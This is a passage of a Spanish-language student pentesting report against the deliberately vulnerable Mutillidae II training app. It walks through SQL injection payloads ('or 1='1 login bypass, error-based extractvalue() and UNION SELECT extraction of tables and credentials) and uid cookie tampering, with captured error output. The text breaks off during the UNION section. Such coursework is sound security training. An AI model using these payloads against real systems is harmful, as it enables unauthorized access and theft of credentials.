

# **TECNICATURA UNIVERSITARIA EN**

## **CIBERSEGURIDAD**

### **TRATAMIENTO DE VULNERABILIDADES**



**Balbuena Atar Dante Gabriel**  
**Tucumán, Tafí viejo – 21/06/2025**  
**Profesor: Lisandro Lezaeta**  
**Año: 2do**  
**Institucion: UGR**

# Identificación y Explotación de Vulnerabilidades en el Panel Mutil

## Índice

1. Introducción
  2. Herramientas utilizadas
  3. Vulnerabilidades explotadas
    - 3.1 Login Bypass (SQL Injection en autenticación)
    - 3.2 SQL Injection por INSERT (Registro de usuario)
    - 3.3 SQL Injection con extractvalue() (Blog entry)
    - 3.4 Manipulación de cookies para escalada de privilegios
    - 3.5 SQL Injection - Extracción de usuarios (SELECT)
    - 3.6 SQL Injection - UNION SELECT en API REST
    - 3.7 SQL Injection - Time-based, entorno y privilegios
    - 3.8 Command Injection + subida de webshell (pOwny)
    - 3.9 Reverse Shell desde la webshell
    - 3.10 Log Poisoning + RCE via LFI + subida de shell
    - 3.11 SQLi en encuestas y XSS persistente
    - 3.12 IDOR - Acceso inseguro por modificación de ID
    - 3.13 Local File Inclusion (LFI) desde Select Manipulado (Test File Viewer)
    - 3.14 Ausencia de cabeceras de seguridad + Clickjacking  
(OWASP 2017 – A6: Security Misconfiguration)
  4. Conclusión general
  5. Referencias
- 

## 1. Introducción

El presente trabajo práctico tiene como objetivo la identificación y explotación de vulnerabilidades en el entorno vulnerable \*Mutillidae II\*, accesible a través del dominio <https://mutil.ddlr.org>. Este entorno simula una aplicación web insegura y ha sido diseñado con fines educativos, permitiendo el entrenamiento ético en técnicas de pentesting.

Durante el desarrollo del trabajo, se exploran múltiples fallos de seguridad presentes en los distintos módulos del sitio, muchos de ellos basados en el OWASP Top 10. Se pone especial énfasis en la explotación de al menos diez vulnerabilidades o combinaciones de ellas, incluyendo obligatoriamente una inyección SQL por operación INSERT y una vulnerabilidad de ejecución remota de comandos, que permiten la subida de una webshell PHP.

El informe documenta cada vulnerabilidad explotada, los payloads utilizados, los pasos técnicos seguidos y capturas de pantalla completas que evidencian los resultados obtenidos. El objetivo final es fortalecer la comprensión práctica de los mecanismos de ataque, las consecuencias de una mala configuración de seguridad y la importancia del desarrollo seguro de aplicaciones web.

---

## 2. Herramientas utilizadas

- Navegador web con DevTools (Firefox o Chromium)
- Terminal de Linux (Debian)
- Netcat, Curl (para pruebas de conexión o subida de shells)
- Editor de texto (gedit, nano o VSCode)

- Webshell PHP simple (php-reverse-shell o similar)

## 3. Vulnerabilidades explotadas

### 3.1 Login Bypass (SQL Injection en autenticación)

#### Objetivo

Demostrar que el formulario de inicio de sesión en Mutil es vulnerable a una inyección SQL básica, permitiendo el acceso no autorizado al panel como administrador.

#### Procedimiento paso a paso

1. Acceder al módulo Login/Register

URL: <https://mutil.ddlr.org> → Seleccionar “Login/Register” desde el menú.

2. Ingresar credenciales aleatorias

- Colocar cualquier nombre de usuario y contraseña para probar.
- Se muestra un mensaje de “la cuenta no existe”.

3. Inspección de cookies con DevTools

- Abrir DevTools → pestaña “Aplicación” → “Cookies” del dominio.
- Se observan:
  - PHPSESSID: Sesión de PHP generada.
  - cf\_clearance: Cookie de Cloudflare.
  - showhints: Posiblemente relacionada a las pistas del sitio.

Nombre	Valor	Domain	Path	Expira / Tiempo máxim	Tamaño	HttpOnly	S
cf_cleara...	J2CXIBeCcp7G...	ddlr.org	/	Sat, 25 Apr 2026 12:...	438	true	tr
PHPSESSID	uijb404f2k3tr...	mutil.ddlr.org	/	Sesión	35	false	fa
showhints	1	mutil.ddlr.org	/	Sesión	10	false	fa

Panel de cookies con las tres entradas mencionadas.

4. Prueba de SQL Injection en login

- En el campo **username**: admin
- En el campo **password**: '*or 1='1*
- Este payload intenta cerrar comillas y crear una condición SQL siempre verdadera.

Formulario completado con payload

resultado del login exitoso.

## 5. Resultado

- El sistema muestra “Status update user authenticated”.
- Se confirma que se ha accedido como **admin**, sin conocer la contraseña real.

## Conclusión parcial

Esta vulnerabilidad demuestra una implementación extremadamente básica e insegura del sistema de autenticación, sin sanitización de entradas. Permite acceso directo al sistema mediante una inyección clásica '`or 1=1`', representando un grave fallo de seguridad.

## 3.2 SQL Injection by Insert en Registro de Usuario (Identificación de vulnerabilidad)

### Objetivo

Demostrar que es necesario tener un usuario cargado en la base de datos por ejemplo “`admin`” para probar el payload ‘`or 1=1`’ y acceder y que si no tenemos este usuario procedemos a observar el formulario de registro de nuevos usuarios en Mutil que es

vulnerable a una inyección SQL en la instrucción INSERT, permitiendo potenciales ataques para manipular la base de datos o escalar privilegios.


### Procedimiento paso a paso

#### 1. Simular desconocimiento de usuario existente

- Salimos de la sesión actual: Logout.
- Ingresamos nuevamente al módulo de Login/Register para ver el formulario de inicio de sesión.
- Observamos el link: "**Please register here**" → accedemos al formulario de registro.

#### 2. Registro de un nuevo usuario

- Rellenamos el formulario con datos:
  - Username: pepe
  - Password: 1234
  - Confirm Password: 1234
  - Signature: ' (una comilla simple como payload de prueba)
- Enviamos el formulario.



Formulario de registro completado con el payload ' en Signature.

#### 3. Observación del error de SQL

- La aplicación devuelve un error de SQL visible:

---

*Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version...*

---

*Query: INSERT INTO accounts (username, password, mysignature)  
VALUES ('pepe','1234','') (0) [Exception]*

---

- Este error indica:
  - Inserción de datos directa sin sanitización.
  - Inyección SQL posible en operaciones INSERT.

The screenshot shows a Firefox browser window with the title 'Trabajo práctico - Balbuena Dante'. The URL in the address bar is <https://mutil.ddlr.org/index.php?page=register.php>. The page content displays an SQL error message:

```

Failure is always an option

Line 123
Code 0
File /var/www/mutil/classes/MySQLHandler.php

connect_error: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '--> at line 2
client_info: MySQL 7.4.35
host_info: 127.0.0.1 via TCP/IP

Query: INSERT INTO accounts (username, password, mysignature) VALUES ('jpm', '1234', '-->') OR
Trace: /var/www/mutil/classes/MySQLHandler.php(123): MySQLHandler->doExecuteQuery() at /var/www/mutil/classes/MySQLHandler.php(123): MySQLHandler->executeQuery()
/var/www/mutil/classes/MySQLHandler.php(123): MySQLHandler->insertNewUserAccount()
#0 /var/www/mutil/index.php(51): require_once('/var/www/mutil/...')

Diagnostic information: called to add account
Click here to reset the DB
  
```

Actividades Firefox ESR 26 de abr 12:09 es

Message

Trace

Diagnostic information

Click here to reset the DB

Activar Windows Ve a Configuración para activar Windows

Pantalla mostrando el error SQL completo.

#### 4. Análisis

- Confirmamos que el campo Signature es vulnerable a **SQL Injection by Insert**.
- Aunque aún no explotamos la vulnerabilidad completamente, queda identificado que mediante la manipulación del registro se podría escalar privilegios, insertar usuarios maliciosos o modificar la estructura de la base.

**Conclusión parcial** El formulario de registro de usuarios en Mutil no sanitiza los datos ingresados, permitiendo la inyección de código SQL en operaciones INSERT. Esto representa una grave falla de seguridad que puede ser explotada para comprometer la integridad y confidencialidad del sistema.

---

### 3.3 SQL Injection Avanzado con extractvalue() (Insert Injection)

#### Objetivo

Explotar una inyección SQL en el formulario de “Add your blog entry” utilizando la función **extractvalue()** para extraer tablas, columnas y datos.

#### Herramientas utilizadas

- Navegador web (Firefox/Chromium)

---

#### Procedimiento paso a paso

##### 1. Acceder al módulo de Blog Entry

- Navega a:

---

<https://mutil.ddlr.org/index.php?page=add-to-your-blog.php>

---




Pantalla completa mostrando el formulario de “Add your blog entry”.

## 2. Insert HTML básico

- En el textarea escribe:

```
<h1>holaa</h1>
```

- Haz clic en **Save Blog Entry**.



Pantalla completa confirmando que “holaa” aparece en el blog.

## 3. Provocar error con '

- Escribe sólo una comilla simple ('') y guarda.
- Aparece un error SQL que rompe la consulta.

Pantalla con el mensaje de error de sintaxis y la consulta mostrada.

#### 4. Primer payload extractvalue()

- Ingresá:
- Guarda y observa el error/XPath.

#### 5. Ajuste con LIMIT

6. *qwe', extractvalue(0x0a, concat(0x0a,(select table\_name from information\_schema.tables limit 1,1))))-- -*

- Guarda y observa el error con el nombre de la tabla en la respuesta.

Pantalla completa con el XPATH error y nombre de la tabla

#### 7. Extraer /XPath “accounts”


- Usa:

---

*qwe', extractvalue(0x0a,concat(0x0a,(select table\_name from information\_schema.tables limit 91,1))))-- -*

---

- Ajusta limit hasta listar todas las columnas o encontrar “account” en este caso (esta manera es manual pero se puede automatizar con herramientas como por ejemplo burp suite).



Line 238  
Code 0  
File /var/www/mutil/classes/MySQLHandler.php  
Message /var/www/mutil/classes/MySQLHandler.php on line 238: Error executing query:  
connect\_errno: 0  
errno: 1105  
error: XPAM syntax error: ' accounts'  
client\_info: mysqlnd 7.4.33  
host\_info: 127.0.0.1 via TCP/IP  
Query: INSERT INTO blogs\_table(blogger\_name, comment, date) VALUES ('daniel', 'qwe', extractvalue(0x0a, concat(0x0a,(select table\_name from information\_schema.tables limit 91,1))))-- ', now() ) (0) [Exception]  
Trace #0 /var/www/mutil/classes/MySQLHandler.php(238): MySQLHandler->executeQuery()  
#1 /var/www/mutil/classes/SQLQueryHandler.php(188): MySQLHandler->executeQuery()  
#2 /var/www/mutil/add-to-your-blog.php(149): SQLQueryHandler->insertBlogRecord()  
#3 /var/www/mutil/index.php(511): require\_once('/var/www/mutil/...')  
#4 {main}  
Diagnostic Information Error inserting blog for daniel

Pantalla mostrando el error /XPath

## 8. Observar que esten dentro de accounts por limit los username y password

- Para username:

---

*qwe', extractvalue(0x0a,concat(0x0a,(select column\_name from information\_schema.columns where table\_name='accounts' limit 1,1))))-- -*

---

- Para password:

---

*qwe', extractvalue(0x0a,concat(0x0a,(select column\_name from information\_schema.columns where table\_name='accounts' limit 2,1))))-- -*

---

## 9. Extraer username y password:

- Para username:

*qwe', extractvalue(0x0a,concat(0x0a,(select username from accounts limit 0,1))))-- -*

```
Code: /var/www/mutil/classes/MySQLHandler.php  
File: /var/www/mutil/classes/MySQLHandler.php on line 233: Error executing query:  
Message: connect_errno: 0  
errno: 1105  
error: XPATH syntax error: ' admin'  
client_info: mysqlnd 7.4.33  
host_info: 127.0.0.1 via TCP/IP  
Query: INSERT INTO blogs_table(blogger_name, comment, date)  
VALUES ('daniel', 'qwe', extractvalue(0x0a,concat(0x0a,(select  
username from accounts limit 0,1))))-- ', now() ) (0) {Exception}  
#0 /var/www/mutil/classes/MySQLHandler.php(328): MySQLHandler->doExecuteQuery() #1 /var/www/mutil/classes/SQLQueryHandler.php(188): MySQLHandler->executeQuery() #2 /var/www/mutil/add-to-your-blog.php(149): SQLQueryHandler->insertBlogRecord()  
#3 /var/www/mutil/index.php(511): require_once('/var/www/mutil/...')  
#4 {main}  
Trace: Error inserting blog for daniel  
Diagnostic Information: Click here to reset the DB
```

XPath donde muestra el valor de username que es "admin"

- o Para password:

*qwe', extractvalue(0x0a,concat(0x0a,(select password from accounts limit 0,1))))-- -*

```
Code: 0  
File: /var/www/mutil/classes/MySQLHandler.php  
Message: /var/www/mutil/classes/MySQLHandler.php on line 233: Error executing query:  
connect_errno: 0  
errno: 1105  
error: XPATH syntax error: ' 1234'  
client_info: mysqlnd 7.4.33  
host_info: 127.0.0.1 via TCP/IP  
Query: INSERT INTO blogs_table(blogger_name, comment, date)  
VALUES ('daniel', 'qwe', extractvalue(0x0a,concat(0x0a,(select  
password from accounts limit 0,1))))-- ', now() ) (0) {Exception}  
#0 /var/www/mutil/classes/MySQLHandler.php(328): MySQLHandler->doExecuteQuery() #1 /var/www/mutil/classes/SQLQueryHandler.php(188): MySQLHandler->executeQuery() #2 /var/www/mutil/add-to-your-blog.php(149): SQLQueryHandler->insertBlogRecord()  
#3 /var/www/mutil/index.php(511): require_once('/var/www/mutil/...')  
#4 {main}  
Trace: Error inserting blog for daniel  
Diagnostic Information: Click here to reset the DB
```

XPath donde muestra el valor de password que es "1234"

### Conclusión parcial

La inyección basada en errores con extractvalue() permite, incluso en un INSERT, extraer la estructura y datos de la BD. Este ataque expone credenciales y roles de administrador directamente.

## 3.4 Escalada de Privilegios y Suplantación de Identidad vía Manipulación de Cookie uid

### Objetivo

Demostrar que el sistema Mutil permite suplantar cualquier usuario simplemente

modificando el valor de la cookie uid, tanto en cuentas existentes como en cuentas nuevas.

### Herramientas utilizadas

- Navegador web con DevTools (Firefox o Chromium)

### Procedimiento paso a paso

1. Tras iniciar sesión (como usuario registrado recientemente):

- Abrir DevTools → Aplicación → Cookies.
- Observar la cookie uid (ej.: uid=1 o uid=164).

Nombre	Valor	Domain	Path	Expira / Tiempo máximo	Tamaño	HttpOnly	Secure	SameSite	Último
cf_clearua...	D723hNPGK1z...	ddir.org	/	Mon, 27 Abr 2026 0...	438	true	true	None	Sun, 27...
PHPSESSID...	ujnb404f2k3r...	mutil.ddir.org	/	Sesión	35	false	false	None	Sun, 27...
showhint...	0	mutil.ddir.org	/	Sesión	10	false	false	Lax	Sun, 27...
uid	163	mutil.ddir.org	/	Sesión	6	false	false	None	Sun, 27...
username	usuario	mutil.ddir.org	/	Sesión	15	false	false	Lax	Sun, 27...

Cookie uid visible en DevTools.

2. Modificar el valor de uid:

- Cambiar uid=1 por uid=2 (cambia por otro usuario).
- O cambiar uid=164 por uid=163 (de un nuevo usuario hacia uno anterior por ejemplo).
- Recargar la página.

ASP Mutillidae II: Keep Calm and Pwn On

Security Level: 0 (Hosed) Hints: Disabled Logged In User: daniel

Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

What Should I Do? Help Me!

Listing of vulnerabilities Video Tutorials

Release Announcements Latest Version

Interfaz mostrando la nueva identidad.

### Conclusión parcial

La aplicación confía ciegamente en el valor de uid de la cookie. Al no validar la

propiedad de la sesión en el backend, es posible suplantar cualquier cuenta registrada (IDOR + Session Tampering)

## 3.5 SQL Injection - Extracción de todos los usuarios (SELECT)

### Objetivo

Demostrar cómo mediante una inyección SQL en el formulario de login se puede extraer toda la lista de usuarios registrada en la base de datos.

### Herramientas utilizadas

- Navegador web con DevTools (Firefox o Chromium)

### Procedimiento paso a paso

#### 1. Análisis del posible código fuente (hipotético)


- Se imagina cómo sería el código PHP interno del login:

```
$sql = "SELECT username, password, signature FROM accounts  
WHERE username = '".$_GET['usuario']."' AND  
password='".$_GET['password']."'";
```

- Esto indica que los valores recibidos por GET son directamente usados en la consulta **sin sanitización**, lo que abre la puerta a una inyección.

#### 2. Ingreso de payload en el formulario de login

- Para poder ingresar al Loguin sin salir de la sesión debemos ingresar por el panel /OWASP 2017/ A1 - injection (SQL)/ SQLi - extract data
- **Usuario:** admin (aunque ya esté logueado como otro usuario).
- **Contraseña:** ' or 1='1
- Esto rompe la lógica de validación de la contraseña y fuerza que la condición sea siempre verdadera (1=1).



Formulario completado con admin / ' or 1='1 en los campos.

### 3. Resultado

- Se muestra en pantalla **la lista completa de todos los usuarios**, sus contraseñas y firmas (signatures).
- Se confirma que mediante esta inyección es posible acceder a **información crítica** almacenada en la base de datos.



#### Nota sobre la visualización incompleta de resultados en SQL Injection:

Durante la explotación de la vulnerabilidad de SQL Injection en el módulo de autenticación y consulta de usuarios, se ejecutó exitosamente el payload '`' or 1='1`', el cual permitió acceder a los registros de la base de datos. Como evidencia, se obtuvo el mensaje "**Results for 'admin'. 186 records found.**".

Sin embargo, debido a que el servidor público `https://mutil.ddlr.org` es utilizado por múltiples estudiantes y usuarios, se detectó que parte de los registros han sido previamente contaminados con **payloads de XSS Stored**, lo cual provoca la ejecución automática de scripts y afecta la correcta visualización de los datos consultados.

Dado que no se dispone de acceso administrativo al servidor para limpiar la base de datos, se deja constancia de que la vulnerabilidad de inyección SQL fue verificada exitosamente, aunque los resultados no puedan ser observados de manera íntegra por contaminación de datos existente en el entorno.

#### Conclusión parcial

La falta de validación en el manejo de parámetros `username` y `password` en el código backend permite una **SQL Injection clásica** que expone toda la información de usuarios almacenados, violando completamente la confidencialidad del sistema.

## 3.6 SQL Injection – Extracción de Tablas y Columnas con UNION SELECT (Refrescamiento)

#### Objetivo

Refrescar el uso de la técnica de **UNION SELECT** para listar tablas, columnas y datos sensibles en el API REST de Mutil.

#### Herramientas utilizadas

- Navegador web con DevTools (Firefox/Chromium)

---

#### Procedimiento paso a paso

##### 1. Acceder al módulo REST API

- web services /REST/SQL injection/User Account Management

- Navega a:

---

<https://mutil.ddlr.org/webservices/rest/ws-user-account.php>

---

Actividades Firefox ESR Trabajo práctico - Billetera Diente 27 de abr 00:15 es

Back to Home Page

**Help:** This service exposes GET, POST, PUT, DELETE methods. This service is vulnerable to SQL injection in security level 0.

**DEFAULT GET:** (without any parameters) will display this help plus a list of accounts in the system.

**Optional params:** None.

**GET:** Either displays usernames of all accounts or the username and signature of one account.

**Optional params:** username AS URL parameter. If username is '\*' then all accounts are returned.

**Example(s):**  
Get a particular user: /rest/ws-user-account.php?username=adrian  
Get all users: /webservices/rest/ws-user-account.php?username=\*

**Example Exploit(s):**  
SQL injection: /webservices/rest/ws-user-account.php?  
username=jeremy'+union+select+concat(The+password+for+'username'+is+'.+password).mysignature+from+accounts+--+

**POST:** Creates new account.

**Required params:** username, password AS POST parameter.  
**Optional params:** signature AS POST parameter.

**PUT:** Creates or updates account.

Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca. Activar Windows Ve a Configuración para...

Pantalla mostrando el menú y la URL en la barra.

## 2. Consulta legítima de usuario

- Haz clic en el enlace “Get a particular user: ...?username=adrian”.
- Observa el campo “Result” con datos de “adrian”.

Actividades Firefox ESR Trabajo práctico - Billetera Diente 27 de abr 00:27 es

https://mutil.ddlr.org/webservices/rest/ws-user-account.php?username=adrian

Result: {Accounts: [{"username": "adrian", "mysignature": ""}]}

Hola</h1>}, {"username": "adrian", "mysignature": ""}]}}

Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca. Activar Windows Ve a Configuración para...

Pantalla completa con el resultado JSON visible. Durante la fase de explotación, se observó que en la sección de API REST /webservices/rest/ws-user-account.php?username=adrian, el campo mysignature contenía código HTML sin sanitizar (<h1>Hola</h1>).

Esto indica que previamente fue realizada una inyección de tipo Stored XSS en el sistema, persistiendo el payload malicioso en la base de datos. Esta observación confirma que Mutil no realiza validaciones ni escapes adecuados en las entradas de usuarios, lo cual agrava el riesgo de ataques XSS almacenados.

### 3. Provocar error SQL con comilla simple

- Podemos modificar la url reemplazando por ejemplo “adrian” por “Daniel” el usuario al que se robo la sesión.




- Modifica la URL agregando ' :

---

?username='

---

- Verás un mensaje de error SQL.



Pantalla con el error “You have an error in your SQL syntax...”. Podemos observar a “accounts” y más abajo a “Query” pero mayormente casi nunca se revela tanta información al romper una pagina por eso seguiremos haciendo de cuenta que no conocemos estos datos para poder mostrar mas detalles.

### 4. Inyección UNION SELECT básica

- Añade después de la comilla:

---

' union select 1,2 from information\_schema.tables-- -

---

- Deberían verse “1” y “2” en la respuesta.

A screenshot of a Firefox browser window. The address bar shows the URL: `https://mutil.ddlr.org/webservices/rest/ws-user-account.php?username=1 union select 1,2 from information_schema.tables--`. The main content area displays the JSON response: "Result: {Accounts: [{"username": "1", "mysignature": "2"}]}". The browser interface includes standard navigation buttons, a search bar, and a status bar at the bottom.

Pantalla mostrando los números "1" y "2".

## 5. Listar nombres de tablas

- Sustituye 1 por table\_name:

---

`'union select table_name,2 from information_schema.tables-- -`

---

- Obtén el listado de tablas (busca “accounts”).

A screenshot of a Firefox browser window. The address bar shows a series of UNION queries being typed: `"username": "1" UNION SELECT * FROM information_schema.tables --`, followed by `"username": "INNODB_SYS_VIRTUAL", "mysignature": "2"`, `"username": "INNODB_SYS_INDEXES", "mysignature": "2"`, `"username": "INNODB_SYS_SEMAPHORE_WAITS", "mysignature": "2"`, `"username": "INNODB_MUTEXES", "mysignature": "2"`, `"username": "user_variables", "mysignature": "2"`, `"username": "INNODB_TABLESPACES_ENCRYPTION", "mysignature": "2"`, `"username": "INNODB_FT_DELETED", "mysignature": "2"`, `"username": "THREAD_POOL_STATS", "mysignature": "2"`, `"username": "YouTubeVideos", "mysignature": "2"`, `"username": "level_1_help_include_files", "mysignature": "2"`, `"username": "user_poll_results", "mysignature": "2"`, `"username": "blogs_table", "mysignature": "2"`, `"username": "page_help", "mysignature": "2"`, `"username": "credit_cards", "mysignature": "2"`, `"username": "pen_test_tools", "mysignature": "2"`, `"username": "help_texts", "mysignature": "2"`, `{"username": "hitlog", "mysignature": "2"}`, `"username": "accounts", "mysignature": "2"`, `"username": "page_hints", "mysignature": "2"`, `"username": "captured_data", "mysignature": "2"}}`. The browser interface includes standard navigation buttons, a search bar, and a status bar at the bottom.

Pantalla con varias entradas, incluyendo “accounts”.

## 6. Listar nombres de columnas de todas las tablas

- Cambia a:

---

`union select column_name,2 from information_schema.columns-- -`

---

```

Result: [{"Accounts": [{"username": "PLUGIN STATUS","mysignature":"2"}, {"username": "PLUGIN_TYPE VERSION","mysignature":"2"}, {"username": "PLUGIN_LIBRARY VERSION","mysignature":"2"}, {"username": "PLUGIN AUTHOR","mysignature":"2"}, {"username": "PLUGIN LICENSE","mysignature":"2"}, {"username": "LOAD OPTION","mysignature":"2"}, {"username": "PLUGIN_MATURITY","mysignature":"2"}, {"username": "ROLE NAME","mysignature":"2"}, {"username": "GRANT OPTION","mysignature":"2"}, {"username": "IS DEFAULT","mysignature":"2"}, {"username": "CHARACTER SET NAME","mysignature":"2"}, {"username": "DEFAULT COLLATE NAME","mysignature":"2"}, {"username": "DESCRIPTION","mysignature":"2"}, {"username": "MAXLEN","mysignature":"2"}, {"username": "CONSTRAINT CATALOG","mysignature":"2"}, {"username": "CONSTRAINT SCHEMA","mysignature":"2"}, {"username": "TABLE NAME","mysignature":"2"}, {"username": "COLUMN NAME","mysignature":"2"}, {"username": "CONSTRAINT LENGTH","mysignature":"2"}, {"username": "CHECK CLAUSE","mysignature":"2"}, {"username": "COLATION NAME","mysignature":"2"}, {"username": "ID","mysignature":"2"}, {"username": "COMPILED","mysignature":"2"}, {"username": "TABLE CATALOG","mysignature":"2"}, {"username": "TABLE SCHEMA","mysignature":"2"}, {"username": "COLUMN NAME","mysignature":"2"}, {"username": "ORDINAL POSITION","mysignature":"2"}, {"username": "COLUMN DEFAULT","mysignature":"2"}, {"username": "NUMERIC RADIX","mysignature":"2"}, {"username": "DATA TYPE","mysignature":"2"}, {"username": "CHARACTER_MAXIMUM_LENGTH","mysignature":"2"}, {"username": "CHARACTER_OCTET_LENGTH","mysignature":"2"}, {"username": "NUMERIC_PRECISION","mysignature":"2"}, {"username": "NUMERIC_SCALE","mysignature":"2"}, {"username": "DATETIME_PRECISION","mysignature":"2"}, {"username": "COLUMN_TYPE","mysignature":"2"}, {"username": "COLUMN_KEY","mysignature":"2"}, {"username": "EXTRA","mysignature":"2"}, {"username": "PRIVILEGES","mysignature":"2"}, {"username": "COLUMN_COMMENT","mysignature":"2"}, {"username": "IS GENERATED BY DEFAULT","mysignature":"2"}, {"username": "GENERATION_EXPRESSION","mysignature":"2"}, {"username": "SUPPORT","mysignature":"2"}, {"username": "COMMENT","mysignature":"2"}, {"username": "TRANSACTIONS","mysignature":"2"}, {"username": "XA","mysignature":"2"}, {"username": "SAVEPOINTS","mysignature":"2"}, {"username": "EVENT CATALOG","mysignature":"2"}, {"username": "EVENT SCHEMA","mysignature":"2"}, {"username": "EVENT NAME","mysignature":"2"}, {"username": "EVENT OWNER","mysignature":"2"}, {"username": "TIME ZONE","mysignature":"2"}, {"username": "EVENT REFERENCED_OWNER","mysignature":"2"}, {"username": "EVENT REFERENCED_NAME","mysignature":"2"}, {"username": "EVENT REFERENCED_SCHEM","mysignature":"2"}, {"username": "EVENT_TYPE","mysignature":"2"}, {"username": "EXECUTE AT","mysignature":"2"}, {"username": "INTERVAL VALUE","mysignature":"2"}, {"username": "INTERVAL FIELD","mysignature":"2"}, {"username": "SOL_MODE","mysignature":"2"}, {"username": "STARTS","mysignature":"2"}, {"username": "ENDS","mysignature":"2"}], "Activar Windows": "Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca."}

```

Pantalla listando columnas.

## 7. Filtrar columnas de la tabla “accounts”

- o URL modificada:

---

*union select column\_name,2 from information\_schema.columns  
where table\_name='accounts'--*

---

```

